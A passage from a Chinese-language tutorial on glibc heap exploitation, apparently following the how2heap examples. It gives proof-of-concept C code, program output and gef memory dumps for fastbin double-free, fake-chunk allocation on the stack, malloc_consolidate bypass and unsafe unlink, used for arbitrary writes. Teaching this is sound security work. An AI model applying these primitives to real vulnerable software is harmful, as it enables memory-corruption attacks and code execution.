    strcpy(c, "CCCCCCCC");
    fprintf(stderr, "1st malloc(9) %p points to %s\n", a, a);
    fprintf(stderr, "2nd malloc(9) %p points to %s\n", b, b);
    fprintf(stderr, "3rd malloc(9) %p points to %s\n", c, c);

    fprintf(stderr, "Freeing the first one %p.\n", a);
    free(a);
    fprintf(stderr, "Then freeing another one %p.\n", b);
    free(b);
    fprintf(stderr, "Freeing the first one %p again.\n", a);
    free(a);

    fprintf(stderr, "Allocating 3 buffers.\n");
    char *d = malloc(9);
    char *e = malloc(9);
    char *f = malloc(9);
    strcpy(d, "DDDDDDDD");
    fprintf(stderr, "4st malloc(9) %p points to %s the first time\n", d, d);
    strcpy(e, "EEEEEEEE");
    fprintf(stderr, "5nd malloc(9) %p points to %s\n", e, e);
    strcpy(f, "FFFFFFFF");
    fprintf(stderr, "6rd malloc(9) %p points to %s the second time\n", f, f);
}
$ gcc -g fastbin_dup.c
$ ./a.out
Allocating 3 buffers.
1st malloc(9) 0x1c07010 points to AAAAAAAA
2nd malloc(9) 0x1c07030 points to BBBBBBBB
3rd malloc(9) 0x1c07050 points to CCCCCCCC
Freeing the first one 0x1c07010.
```

```
Then freeing another one 0x1c07030.
Freeing the first one 0x1c07010 again.
Allocating 3 buffers.
4st malloc(9) 0x1c07010 points to DDDDDDDD the first time
5nd malloc(9) 0x1c07030 points to EEEEEEEE
6rd malloc(9) 0x1c07010 points to FFFFFFFF the second time
```

这个程序展示了利用 fastbins 的 double-free 攻击，可以泄漏出一块已经被分配的内存指针。fastbins 可以看成一个 LIFO 的栈，使用单链表实现，通过 fastbin->fd 来遍历 fastbins。由于 free 的过程会对 free list 做检查，我们不能连续两次 free 同一个 chunk，所以这里在两次 free 之间，增加了一次对其他 chunk 的 free 过程，从而绕过检查顺利执行。然后再 malloc 三次，就在同一个地址 malloc 了两次，也就有了两个指向同一块内存区域的指针。

libc-2.23 中对 double-free 的检查过程如下：

```
    /* Check that the top of the bin is not the record we are going to add
       (i.e., double free).  */
    if (__builtin_expect (old == p, 0))
      {
        errstr = "double free or corruption (fasttop)";
        goto errout;
      }
```

它在检查 fast bin 的 double-free 时只是检查了第一个块。所以其实是存在缺陷的。

三个 malloc 之后：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021 <-- chunk a
0x602010:   0x4141414141414141  0x0000000000000000
0x602020:   0x0000000000000000  0x0000000000000021 <-- chunk b
0x602030:   0x4242424242424242  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000021 <-- chunk c
0x602050:   0x4343434343434343  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000020fa1 <-- top chunk
0x602070:   0x0000000000000000
```

第一个 free 之后，chunk a 被添加到 fastbins 中：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021 <-- chunk a [be freed]
0x602010:   0x0000000000000000  0x0000000000000000      <-- fd pointer
0x602020:   0x0000000000000000  0x0000000000000021 <-- chunk b
0x602030:   0x4242424242424242  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000021 <-- chunk c
0x602050:   0x4343434343434343  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000020fa1
0x602070:   0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)
```

第二个 free 之后，chunk b 被添加到 fastbins 中：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021 <-- chunk a [be freed]
0x602010:   0x0000000000000000  0x0000000000000000      <-- fd pointer
0x602020:   0x0000000000000000  0x0000000000000021 <-- chunk b [be freed]
0x602030:   0x0000000000602000  0x0000000000000000      <-- fd pointer
0x602040:   0x0000000000000000  0x0000000000000021 <-- chunk c
0x602050:   0x4343434343434343  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000020fa1
0x602070:   0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602030, size=0x20, flags=PREV_INUSE)
←  Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)
```

此时由于 chunk a 处于 bin 中第 2 块的位置，不会被 double-free 的检查机制检查出来。所以第三个 free 之后，chunk a 再次被添加到 fastbins 中：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021 <-- chunk a [be freed again]
0x602010:   0x0000000000602020  0x0000000000000000      <-- fd pointer
0x602020:   0x0000000000000000  0x0000000000000021 <-- chunk b [be freed]
0x602030:   0x0000000000602000  0x0000000000000000      <-- fd pointer
0x602040:   0x0000000000000000  0x0000000000000021 <-- chunk c
0x602050:   0x4343434343434343  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000020fa1
0x602070:   0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)
←  Chunk(addr=0x602030, size=0x20, flags=PREV_INUSE)  ←  Chunk(addr=0x602010,
size=0x20, flags=PREV_INUSE)  →  [loop detected]
```

此时 chunk a 和 chunk b 似乎形成了一个环。

再三个 malloc 之后：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021 <-- chunk d, chunk f
0x602010:   0x4646464646464646  0x0000000000000000
0x602020:   0x0000000000000000  0x0000000000000021 <-- chunk e
0x602030:   0x4545454545454545  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000021 <-- chunk c
0x602050:   0x4343434343434343  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000020fa1
0x602070:   0x0000000000000000
```

所以对于 fastbins，可以通过 double-free 泄漏出一个堆块的指针。

加上内存检测参数重新编译：

```
$ gcc -fsanitize=address -g fastbin_dup.c
$ ./a.out
Allocating 3 buffers.
1st malloc(9) 0x60200000eff0 points to AAAAAAAA
2nd malloc(9) 0x60200000efd0 points to BBBBBBBB
3rd malloc(9) 0x60200000efb0 points to CCCCCCCC
```

```
Freeing the first one 0x60200000eff0.
Then freeing another one 0x60200000efd0.
Freeing the first one 0x60200000eff0 again.
=================================================================
==5650==ERROR: AddressSanitizer: attempting double-free on 0x60200000eff0 in
thread T0:
    #0 0x7fdc18ebf2ca in __interceptor_free (/usr/lib/x86_64-linux-
gnu/libasan.so.2+0x982ca)
    #1 0x400ba3 in main /home/firmy/how2heap/fastbin_dup.c:22
    #2 0x7fdc18a7d82f in __libc_start_main (/lib/x86_64-linux-
gnu/libc.so.6+0x2082f)
    #3 0x400878 in _start (/home/firmy/how2heap/a.out+0x400878)

0x60200000eff0 is located 0 bytes inside of 9-byte region
[0x60200000eff0,0x60200000eff9)
freed by thread T0 here:
    #0 0x7fdc18ebf2ca in __interceptor_free (/usr/lib/x86_64-linux-
gnu/libasan.so.2+0x982ca)
    #1 0x400b0d in main /home/firmy/how2heap/fastbin_dup.c:18
    #2 0x7fdc18a7d82f in __libc_start_main (/lib/x86_64-linux-
gnu/libc.so.6+0x2082f)

previously allocated by thread T0 here:
    #0 0x7fdc18ebf602 in malloc (/usr/lib/x86_64-linux-gnu/libasan.so.2+0x98602)
    #1 0x400997 in main /home/firmy/how2heap/fastbin_dup.c:7
    #2 0x7fdc18a7d82f in __libc_start_main (/lib/x86_64-linux-
gnu/libc.so.6+0x2082f)
```

一个很明显的 double-free 漏洞。关于这类漏洞的详细利用过程，我们会在后面的章节里再讲。

看一点新鲜的，在 libc-2.26 中，即使两次 free，也并没有触发 double-free 的异常检测，这与 tcache 机制有关，以后会详细讲述。这里先看个能够在该版本下触发 double-free 的例子：

```c
#include <stdio.h>
#include <stdlib.h>

int main() {
    int i;

    void *p = malloc(0x40);
    fprintf(stderr, "First allocate a fastbin: p=%p\n", p);

    fprintf(stderr, "Then free(p) 7 times\n");
    for (i = 0; i < 7; i++) {
        fprintf(stderr, "free %d: %p => %p\n", i+1, &p, p);
        free(p);
    }

    fprintf(stderr, "Then malloc 8 times at the same address\n");
    int *a[10];
    for (i = 0; i < 8; i++) {
        a[i] = malloc(0x40);
        fprintf(stderr, "malloc %d: %p => %p\n", i+1, &a[i], a[i]);
    }

    fprintf(stderr, "Finally trigger double-free\n");
    for (i = 0; i < 2; i++) {
```

```
        fprintf(stderr, "free %d: %p => %p\n", i+1, &a[i], a[i]);
        free(a[i]);
    }
}
$ gcc -g tcache_double-free.c
$ ./a.out
First allocate a fastbin: p=0x559e30950260
Then free(p) 7 times
free 1: 0x7ffc498b2958 => 0x559e30950260
free 2: 0x7ffc498b2958 => 0x559e30950260
free 3: 0x7ffc498b2958 => 0x559e30950260
free 4: 0x7ffc498b2958 => 0x559e30950260
free 5: 0x7ffc498b2958 => 0x559e30950260
free 6: 0x7ffc498b2958 => 0x559e30950260
free 7: 0x7ffc498b2958 => 0x559e30950260
Then malloc 8 times at the same address
malloc 1: 0x7ffc498b2960 => 0x559e30950260
malloc 2: 0x7ffc498b2968 => 0x559e30950260
malloc 3: 0x7ffc498b2970 => 0x559e30950260
malloc 4: 0x7ffc498b2978 => 0x559e30950260
malloc 5: 0x7ffc498b2980 => 0x559e30950260
malloc 6: 0x7ffc498b2988 => 0x559e30950260
malloc 7: 0x7ffc498b2990 => 0x559e30950260
malloc 8: 0x7ffc498b2998 => 0x559e30950260
Finally trigger double-free
free 1: 0x7ffc498b2960 => 0x559e30950260
free 2: 0x7ffc498b2968 => 0x559e30950260
double free or corruption (fasttop)
[2]    1244 abort (core dumped)  ./a.out
```

fastbin_dup_into_stack

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    unsigned long long stack_var = 0x21;
    fprintf(stderr, "Allocating 3 buffers.\n");
    char *a = malloc(9);
    char *b = malloc(9);
    char *c = malloc(9);
    strcpy(a, "AAAAAAAA");
    strcpy(b, "BBBBBBBB");
    strcpy(c, "CCCCCCCC");
    fprintf(stderr, "1st malloc(9) %p points to %s\n", a, a);
    fprintf(stderr, "2nd malloc(9) %p points to %s\n", b, b);
    fprintf(stderr, "3rd malloc(9) %p points to %s\n", c, c);

    fprintf(stderr, "Freeing the first one %p.\n", a);
    free(a);
    fprintf(stderr, "Then freeing another one %p.\n", b);
    free(b);
    fprintf(stderr, "Freeing the first one %p again.\n", a);
    free(a);

    fprintf(stderr, "Allocating 4 buffers.\n");
```

```
    unsigned long long *d = malloc(9);
    *d = (unsigned long long) (((char*)&stack_var) - sizeof(d));
    fprintf(stderr, "4nd malloc(9) %p points to %p\n", d, &d);
    char *e = malloc(9);
    strcpy(e, "EEEEEEEE");
    fprintf(stderr, "5nd malloc(9) %p points to %s\n", e, e);
    char *f = malloc(9);
    strcpy(f, "FFFFFFFF");
    fprintf(stderr, "6rd malloc(9) %p points to %s\n", f, f);
    char *g = malloc(9);
    strcpy(g, "GGGGGGGG");
    fprintf(stderr, "7th malloc(9) %p points to %s\n", g, g);
}
$ gcc -g fastbin_dup_into_stack.c
$ ./a.out
Allocating 3 buffers.
1st malloc(9) 0xcf2010 points to AAAAAAAA
2nd malloc(9) 0xcf2030 points to BBBBBBBB
3rd malloc(9) 0xcf2050 points to CCCCCCCC
Freeing the first one 0xcf2010.
Then freeing another one 0xcf2030.
Freeing the first one 0xcf2010 again.
Allocating 4 buffers.
4nd malloc(9) 0xcf2010 points to 0x7ffd1e0d48b0
5nd malloc(9) 0xcf2030 points to EEEEEEEE
6rd malloc(9) 0xcf2010 points to FFFFFFFF
7th malloc(9) 0x7ffd1e0d48b0 points to GGGGGGGG
```

这个程序展示了怎样通过修改 fd 指针，将其指向一个伪造的 free chunk，在伪造的地址处 malloc 出一个 chunk。该程序大部分内容都和上一个程序一样，漏洞也同样是 double-free，只有给 fd 填充的内容不一样。

三个 malloc 之后：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021 <-- chunk a
0x602010:   0x4141414141414141  0x0000000000000000
0x602020:   0x0000000000000000  0x0000000000000021 <-- chunk b
0x602030:   0x4242424242424242  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000021 <-- chunk c
0x602050:   0x4343434343434343  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000020fa1 <-- top chunk
0x602070:   0x0000000000000000
```

三个 free 之后：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021 <-- chunk a [be freed twice]
0x602010:   0x0000000000602020  0x0000000000000000      <-- fd pointer
0x602020:   0x0000000000000000  0x0000000000000021 <-- chunk b [be freed]
0x602030:   0x0000000000602000  0x0000000000000000      <-- fd pointer
0x602040:   0x0000000000000000  0x0000000000000021 <-- chunk c
0x602050:   0x4343434343434343  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000020fa1
0x602070:   0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)
←  Chunk(addr=0x602030, size=0x20, flags=PREV_INUSE)  ←  Chunk(addr=0x602010,
size=0x20, flags=PREV_INUSE)  →  [loop detected]
```

这一次 malloc 之后，我们不再填充无意义的 "DDDDDDDD"，而是填充一个地址，即栈地址减去 0x8，从而在栈上伪造出一个 free 的 chunk（当然也可以是其他的地址）。这也是为什么 `stack_var` 被我们设置为 `0x21`（或 `0x20` 都可以），其实是为了在栈地址减去 0x8 的时候作为 fake chunk 的 size 字段。

glibc 在执行分配操作时，若块的大小符合 fast bin，则会在对应的 bin 中寻找合适的块，此时 glibc 将根据候选块的 size 字段计算出 fastbin 索引，然后与对应 bin 在 fastbin 中的索引进行比较，如果二者不匹配，则说明块的 size 字段遭到破坏。所以需要 fake chunk 的 size 字段被设置为正确的值。

```
/* offset 2 to use otherwise unindexable first 2 bins */
#define fastbin_index(sz) \
  ((((unsigned int) (sz)) >> (SIZE_SZ == 8 ? 4 : 3)) - 2)

  if ((unsigned long) (nb) <= (unsigned long) (get_max_fast ()))
    {
      idx = fastbin_index (nb);
      [...]

      if (victim != 0)
        {
          if (__builtin_expect (fastbin_index (chunksize (victim)) != idx, 0))
            {
              errstr = "malloc(): memory corruption (fast)";
              [...]
            }
            [...]
        }
    }
```

简单地说就是 fake chunk 的 size 与 double-free 的 chunk 的 size 相同即可。

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021 <-- chunk d
0x602010:   0x00007fffffffdc30  0x0000000000000000      <-- fd pointer
0x602020:   0x0000000000000000  0x0000000000000021 <-- chunk b [be freed]
0x602030:   0x0000000000602000  0x0000000000000000      <-- fd pointer
0x602040:   0x0000000000000000  0x0000000000000021 <-- chunk c
0x602050:   0x4343434343434343  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000020fa1
0x602070:   0x0000000000000000
gef➤  p &stack_var
$4 = (unsigned long long *) 0x7fffffffdc38
```

```
gef➤  x/5gx 0x7fffffffdc38-0x8
0x7fffffffdc30: 0x0000000000000000  0x0000000000000021 <-- fake chunk [seems to
be freed]
0x7fffffffdc40: 0x0000000000602010  0x0000000000602010      <-- fd pointer
0x7fffffffdc50: 0x0000000000602030
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602030, size=0x20, flags=PREV_INUSE)
←  Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)  ←
Chunk(addr=0x7fffffffdc40, size=0x20, flags=PREV_INUSE)  ←  Chunk(addr=0x602020,
size=0x0, flags=) [incorrect fastbin_index]
```

可以看到，伪造的 chunk 已经由指针链接到 fastbins 上了。之后 malloc 两次，即可将伪造的 chunk 移动到链表头部：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021
0x602010:   0x4646464646464646  0x0000000000000000
0x602020:   0x0000000000000000  0x0000000000000021
0x602030:   0x4545454545454545  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000021
0x602050:   0x4343434343434343  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000020fa1
0x602070:   0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x7fffffffdc40, size=0x20,
flags=PREV_INUSE)  ←  Chunk(addr=0x602020, size=0x0, flags=) [incorrect
fastbin_index]
```

再次 malloc，即可在 fake chunk 处分配内存：

```
gef➤  x/5gx 0x7fffffffdc38-0x8
0x7fffffffdc30: 0x0000000000000000  0x0000000000000021 <-- fake chunk
0x7fffffffdc40: 0x4747474747474747  0x0000000000602000
0x7fffffffdc50: 0x0000000000602030
```

所以对于 fastbins，可以通过 double-free 覆盖 fastbins 的结构，来获得一个指向任意地址的指针。

fastbin_dup_consolidate

```c
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>

int main() {
    void *p1 = malloc(0x10);
    void *p2 = malloc(0x10);
    strcpy(p1, "AAAAAAAA");
    strcpy(p2, "BBBBBBBB");
    fprintf(stderr, "Allocated two fastbins: p1=%p p2=%p\n", p1, p2);

    fprintf(stderr, "Now free p1!\n");
    free(p1);
```

```
    void *p3 = malloc(0x400);
    fprintf(stderr, "Allocated large bin to trigger malloc_consolidate():
p3=%p\n", p3);
    fprintf(stderr, "In malloc_consolidate(), p1 is moved to the unsorted
bin.\n");

    free(p1);
    fprintf(stderr, "Trigger the double free vulnerability!\n");
    fprintf(stderr, "We can pass the check in malloc() since p1 is not fast
top.\n");

    void *p4 = malloc(0x10);
    strcpy(p4, "CCCCCCC");
    void *p5 = malloc(0x10);
    strcpy(p5, "DDDDDDDD");
    fprintf(stderr, "Now p1 is in unsorted bin and fast bin. So we'will get it
twice: %p %p\n", p4, p5);
}
$ gcc -g fastbin_dup_consolidate.c
$ ./a.out
Allocated two fastbins: p1=0x17c4010 p2=0x17c4030
Now free p1!
Allocated large bin to trigger malloc_consolidate(): p3=0x17c4050
In malloc_consolidate(), p1 is moved to the unsorted bin.
Trigger the double free vulnerability!
We can pass the check in malloc() since p1 is not fast top.
Now p1 is in unsorted bin and fast bin. So we'will get it twice: 0x17c4010
0x17c4010
```

这个程序展示了利用在 large bin 的分配中 malloc_consolidate 机制绕过 fastbin 对 double free 的检查，这个检查在 fastbin_dup 中已经展示过了，只不过它利用的是在两次 free 中间插入一次对其它 chunk 的 free。

首先分配两个 fast chunk：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021  <-- chunk p1
0x602010:   0x4141414141414141  0x0000000000000000
0x602020:   0x0000000000000000  0x0000000000000021  <-- chunk p2
0x602030:   0x4242424242424242  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000020fc1  <-- top chunk
0x602050:   0x0000000000000000  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000000000
0x602070:   0x0000000000000000
```

释放掉 p1，则空闲 chunk 加入到 fastbins 中：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021  <-- chunk p1 [be freed]
0x602010:   0x0000000000000000  0x0000000000000000
0x602020:   0x0000000000000000  0x0000000000000021  <-- chunk p2
0x602030:   0x4242424242424242  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000020fc1  <-- top chunk
0x602050:   0x0000000000000000  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000000000
0x602070:   0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)
```

此时如果我们再次释放 p1，必然触发 double free 异常，然而，如果此时分配一个 large chunk，效果如下：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021  <-- chunk p1 [be freed]
0x602010:   0x00007ffff7dd1b88  0x00007ffff7dd1b88      <-- fd, bk pointer
0x602020:   0x0000000000000020  0x0000000000000020  <-- chunk p2
0x602030:   0x4242424242424242  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000411  <-- chunk p3
0x602050:   0x0000000000000000  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000000000
0x602070:   0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10] 0x00
gef➤  heap bins small
[ Small Bins for arena 'main_arena' ]
[+] small_bins[1]: fw=0x602000, bk=0x602000
 →   Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)
[+] Found 1 chunks in 1 small non-empty bins.
```

可以看到 fastbins 中的 chunk 已经不见了，反而出现在了 small bins 中，并且 chunk p2 的 prev_size 和 size 字段都被修改。

看一下 large chunk 的分配过程：

```
  /*
     If this is a large request, consolidate fastbins before continuing.
     While it might look excessive to kill all fastbins before
     even seeing if there is space available, this avoids
     fragmentation problems normally associated with fastbins.
     Also, in practice, programs tend to have runs of either small or
     large requests, but less often mixtures, so consolidation is not
     invoked all that often in most programs. And the programs that
     it is called frequently in otherwise tend to fragment.
   */

  else
    {
      idx = largebin_index (nb);
      if (have_fastchunks (av))
        malloc_consolidate (av);
    }
```

当分配 large chunk 时，首先根据 chunk 的大小获得对应的 large bin 的 index，接着判断当前分配区的 fast bins 中是否包含 chunk，如果有，调用 malloc_consolidate() 函数合并 fast bins 中的 chunk，并将这些空闲 chunk 加入 unsorted bin 中。因为这里分配的是一个 large chunk，所以 unsorted bin 中的 chunk 按照大小被放回 small bins 或 large bins 中。

由于此时 p1 已经不在 fastbins 的顶部，可以再次释放 p1：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021  <-- chunk p1 [double freed]
0x602010:   0x0000000000000000  0x00007ffff7dd1b88
0x602020:   0x0000000000000020  0x0000000000000020  <-- chunk p2
0x602030:   0x4242424242424242  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000411  <-- chunk p3
0x602050:   0x0000000000000000  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000000000
0x602070:   0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10]  ←  Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)
gef➤  heap bins small
[ Small Bins for arena 'main_arena' ]
[+] small_bins[1]: fw=0x602000, bk=0x602000
 →   Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)
[+] Found 1 chunks in 1 small non-empty bins.
```

p1 被再次放入 fastbins，于是 p1 同时存在于 fabins 和 small bins 中。

第一次 malloc，chunk 将从 fastbins 中取出：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021  <-- chunk p1 [be freed],
chunk p4
0x602010:   0x0043434343434343  0x00007ffff7dd1b88
0x602020:   0x0000000000000020  0x0000000000000020  <-- chunk p2
0x602030:   0x4242424242424242  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000411  <-- chunk p3
0x602050:   0x0000000000000000  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000000000
0x602070:   0x0000000000000000
gef➤  heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbins[idx=0, size=0x10] 0x00
gef➤  heap bins small
[ Small Bins for arena 'main_arena' ]
[+] small_bins[1]: fw=0x602000, bk=0x602000
 →   Chunk(addr=0x602010, size=0x20, flags=PREV_INUSE)
[+] Found 1 chunks in 1 small non-empty bins.
```

第二次 malloc，chunk 从 small bins 中取出：

```
gef➤  x/15gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000021  <-- chunk p4, chunk p5
0x602010:   0x4444444444444444  0x00007ffff7dd1b00
0x602020:   0x0000000000000020  0x0000000000000021  <-- chunk p2
0x602030:   0x4242424242424242  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000411  <-- chunk p3
0x602050:   0x0000000000000000  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000000000
0x602070:   0x0000000000000000
```

chunk p4 和 p5 在同一位置。

unsafe_unlink

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>

uint64_t *chunk0_ptr;

int main() {
    int malloc_size = 0x80; // not fastbins
    int header_size = 2;

    chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
    uint64_t *chunk1_ptr  = (uint64_t*) malloc(malloc_size); //chunk1
    fprintf(stderr, "The global chunk0_ptr is at %p, pointing to %p\n",
&chunk0_ptr, chunk0_ptr);
    fprintf(stderr, "The victim chunk we are going to corrupt is at %p\n\n",
chunk1_ptr);

    // pass this check: (P->fd->bk != P || P->bk->fd != P) == False
    chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
    chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
    fprintf(stderr, "Fake chunk fd: %p\n", (void*) chunk0_ptr[2]);
    fprintf(stderr, "Fake chunk bk: %p\n\n", (void*) chunk0_ptr[3]);
    // pass this check: (chunksize(P) != prev_size (next_chunk(P)) == False
    // chunk0_ptr[1] = 0x0; // or 0x8, 0x80

    uint64_t *chunk1_hdr = chunk1_ptr - header_size;
    chunk1_hdr[0] = malloc_size;
    chunk1_hdr[1] &= ~1;

    // deal with tcache
    // int *a[10];
    // int i;
    // for (i = 0; i < 7; i++) {
    //   a[i] = malloc(0x80);
    // }
    // for (i = 0; i < 7; i++) {
    //   free(a[i]);
    // }
    free(chunk1_ptr);

    char victim_string[9];
```

```
    strcpy(victim_string, "AAAAAAAA");
    chunk0_ptr[3] = (uint64_t) victim_string;
    fprintf(stderr, "Original value: %s\n", victim_string);

    chunk0_ptr[0] = 0x4242424242424242LL;
    fprintf(stderr, "New Value: %s\n", victim_string);
}
$ gcc -g unsafe_unlink.c
$ ./a.out
The global chunk0_ptr is at 0x601070, pointing to 0x721010
The victim chunk we are going to corrupt is at 0x7210a0

Fake chunk fd: 0x601058
Fake chunk bk: 0x601060

Original value: AAAAAAAA
New Value: BBBBBBBB
```

这个程序展示了怎样利用 free 改写全局指针 chunk0_ptr 达到任意内存写的目的，即 unsafe unlink。该技术最常见的利用场景是我们有一个可以溢出漏洞和一个全局指针。

Ubuntu16.04 使用 libc-2.23，其中 unlink 实现的代码如下，其中有一些对前后堆块的检查，也是我们需要绕过的：

```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) {                                            \
    FD = P->fd;                                      \
    BK = P->bk;                                      \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))              \
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);  \
    else {                                        \
        FD->bk = BK;                                  \
        BK->fd = FD;                                  \
        if (!in_smallbin_range (P->size)                      \
            && __builtin_expect (P->fd_nextsize != NULL, 0)) {              \
        if (__builtin_expect (P->fd_nextsize->bk_nextsize != P, 0)          \
        || __builtin_expect (P->bk_nextsize->fd_nextsize != P, 0))    \
          malloc_printerr (check_action,                      \
                   "corrupted double-linked list (not small)",    \
                   P, AV);                            \
            if (FD->fd_nextsize == NULL) {                        \
                if (P->fd_nextsize == P)                      \
                  FD->fd_nextsize = FD->bk_nextsize = FD;              \
                else {                                  \
                    FD->fd_nextsize = P->fd_nextsize;                  \
                    FD->bk_nextsize = P->bk_nextsize;                  \
                    P->fd_nextsize->bk_nextsize = FD;                  \
                    P->bk_nextsize->fd_nextsize = FD;                  \
                  }                                     \
              } else {                                    \
                P->fd_nextsize->bk_nextsize = P->bk_nextsize;              \
                P->bk_nextsize->fd_nextsize = P->fd_nextsize;              \
              }                                       \
          }                                         \
      }                                             \
}
```

在解链操作之前，针对堆块 P 自身的 fd 和 bk 检查了链表的完整性，即判断堆块 P 的前一块 fd 的指针是否指向 P，以及后一块 bk 的指针是否指向 P。

malloc_size 设置为 0x80，可以分配 small chunk，然后定义 header_size 为 2。申请两块空间，全局指针 `chunk0_ptr` 指向 chunk0，局部指针 `chunk1_ptr` 指向 chunk1：

```
gef➤  p &chunk0_ptr
$1 = (uint64_t **) 0x601070 <chunk0_ptr>
gef➤  x/gx &chunk0_ptr
0x601070 <chunk0_ptr>:  0x0000000000602010
gef➤  p &chunk1_ptr
$2 = (uint64_t **) 0x7fffffffdc60
gef➤  x/gx &chunk1_ptr
0x7fffffffdc60: 0x00000000006020a0
gef➤  x/40gx 0x602010-0x10
0x602000:   0x0000000000000000  0x0000000000000091  <-- chunk 0
0x602010:   0x0000000000000000  0x0000000000000000
0x602020:   0x0000000000000000  0x0000000000000000
0x602030:   0x0000000000000000  0x0000000000000000
0x602040:   0x0000000000000000  0x0000000000000000
0x602050:   0x0000000000000000  0x0000000000000000
0x602060:   0x0000000000000000  0x0000000000000000
0x602070:   0x0000000000000000  0x0000000000000000
0x602080:   0x0000000000000000  0x0000000000000000
0x602090:   0x0000000000000000  0x0000000000000091  <-- chunk 1
0x6020a0:   0x0000000000000000  0x0000000000000000
0x6020b0:   0x0000000000000000  0x0000000000000000
0x6020c0:   0x0000000000000000  0x0000000000000000
0x6020d0:   0x0000000000000000  0x0000000000000000
0x6020e0:   0x0000000000000000  0x0000000000000000
0x6020f0:   0x0000000000000000  0x0000000000000000
0x602100:   0x0000000000000000  0x0000000000000000
0x602110:   0x0000000000000000  0x0000000000000000
0x602120:   0x0000000000000000  0x0000000000020ee1  <-- top chunk
0x602130:   0x0000000000000000  0x0000000000000000
```

接下来要绕过 `(P->fd->bk != P || P->bk->fd != P) == False` 的检查，这个检查有个缺陷，就是 fd/bk 指针都是通过与 chunk 头部的相对地址来查找的。所以我们可以利用全局指针 `chunk0_ptr` 构造 fake chunk 来绕过它：

```
gef➤  x/40gx 0x602010-0x10
